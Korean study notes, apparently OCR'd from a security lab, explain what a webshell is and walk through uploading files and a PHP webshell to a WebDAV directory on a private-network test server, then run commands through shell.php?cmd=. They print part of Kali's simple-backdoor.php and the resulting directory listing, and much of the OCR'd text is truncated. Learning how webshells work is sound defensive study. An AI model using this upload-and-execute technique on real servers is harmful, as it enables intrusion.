
웹쉘(webshell) = 웹에서 "쉘(shell)=명령어 권한"을 실행할 수 있는 서버 사이드 스크립트 = 악성코드(백도어)

- 원격에서 개발자가 일을 하고 싶어서 만든 것!!!!


- 공격자가 악의적으로 사용하기 시작함

클라이언트 사이드 스크립트 = HTML, Javascript..등 = 브라우저에서 해석되어 실행되는 것

서버 사이드 스크립트 = PHP, ASP, JSP 등 서버에서 동적인 기능을 담당하는 것, 데이터베이스와 연결...




```
 /dav/test.txt HTTP/1.1
;t: 192.168.81.128
:he-Control: max-age=0
jrade-Insecure-Requests: 1
:r-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537
'ome/135.0.0.0 Safari/537.36
:ept:
:t/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
)lication/signed-exchange;v=b3;q=0.7
'erer: http://192.168.81.128/
:ept-Encoding: gzip, deflate, br
:ept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
)kie: PHPSESSID=56919fa42f55c190b86924dce21fe8ce
nection: keep-alive

;t fiels..... etc....
```



dex of /dav


```
   Name            Last modified      Size Description
--------------------------------------------------------
'arent Directory                         -
est.txt          15-Jan-2025 23:43     23
--------------------------------------------------------
:he/2.2.8 (Ubuntu) DAV/2 Server at 192.168.81.128 Port 80
```

이번에는 php 코드로 테스트



```
T /dav/test.php HTTP/1.1
st: 192.168.81.130
che-Control: max-age=0
grade-Insecure-Requests: 1
er-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/53
cko) Chrome/138.0.0.0 Safari/537.36
cept:
xt/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
*;q=0.8,application/signed-exchange;v=b3;q=0.7
ferer: http://192.168.81.130/
cept-Encoding: gzip, deflate, br
cept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
okie: security_level=0; PHPSESSID=a3085c9c81c71b97102635cb406f4aef
nnection: keep-alive

phpinfo(); ?>
```

```
/usr/share/webshells/php/simple-backdoor.php
/usr/share/webshells/php/findsocket/findsock.c
/usr/share/webshells/php/findsocket/php-findsock-shell.php
/var/lib/dpkg/info/webshells.list /var/lib/dpkg/info/webshells.md5sums
/var/lib/dpkg/info/webshells.postinst /var/lib/dpkg/info/webshells.prerm
┌──(kali㉿kali)-[~] └─$ cat /usr/share/webshells/php/simple-backdoor.php
<!-- Simple PHP backdoor by DK (http://michaeldaw.org) --> <?php
if(isset($_REQUEST['cmd'])){ echo "<pre>";
```


192.168.81.130/dav/shell.php?c
⚠ 주의 요함
192.168.81.130/dav/shell.php?cmd=ls%20-al

```
 24
wxrwt  2 root     root     4096 Jul 31 05:31 .
-xr-x 10 www-data www-data 4096 May 20  2012 ..
--r--  1 www-data www-data    9 Jul 31 05:19 1.txt
--r--  1 www-data www-data    9 Jul 31 05:21 2.txt
--r--  1 www-data www-data  168 Jul 31 05:31 shell.php
--r--  1 www-data www-data   16 Jul 31 05:27 test.php
```